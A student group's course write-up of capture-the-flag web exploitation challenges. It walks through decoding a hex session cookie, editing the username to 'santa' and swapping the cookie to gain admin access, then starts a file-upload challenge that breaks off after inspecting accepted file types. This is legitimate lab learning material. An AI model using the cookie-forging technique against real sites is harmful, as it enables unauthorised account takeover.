PSP0201

Week 2

Writeup

Group Name: Blessing Software

Members

ID	Name	Role
1211103213	Uwais	Leader
1211103149	Dzakry Hariz Bin Mohd Sapura	Member
1211103184	Muhammad Muzaffar bin Mazlan	Member


Day 1: Web Exploitation – A Christmas Crisis


Tools used: Kali Linux, Firefox

Solution/walkthrough:


Question 1

Registered and logged into the Christmas Control Center






No access in the Control Center



Opened developer tools and checked for the cookie.



Question 2


Got the cookie value.

Value

7b22636f6d70616e79223a2254686520426573742046657374696616c20436f6d70616e79222c2022757365726e616d65223a...


Question 3

Using Cyberchef, decoded cookie value from Hexadecimal




Question 4


Changed username to “santa”, converted the string back to Hexadecimal, and got the value of Santa’s cookie.




Question 5

Replaced old cookie value with new cookie value and refreshed the page.





After having access to the control console, activated all parts and received the flag.



Thought Process/Methodology:

Having accessed the target machine, we saw the login/registration page. Then, we chose to register an account and login. After logging in, we opened the browser's developer tool and looked at the site cookie from the Storage tab. We used the cookie value as a hexadecimal value. We went to CyberChef to convert it. The output was a JSON statement. Using Cyberchef, we altered the username to 'santa', and converted it back to hexadecimal. After that, we replaced the old cookie value with the new one and refreshed the page. We then got into the administrator page (Santa's) and enabled every control, and got the flag.


Day 2: Web Exploitation – The Elf Strikes Back!


Tools used: Kali Linux, Firefox

Solution/walkthrough:

Question 1


Sign into the site by adding the id given to the url.





Question 2


View the page source by right-clicking the site. From line 22, able to see type of file accepted by the site.




```
22              <input type=file id="chooseFile" accept=".jpeg,.jpg,.png">
```

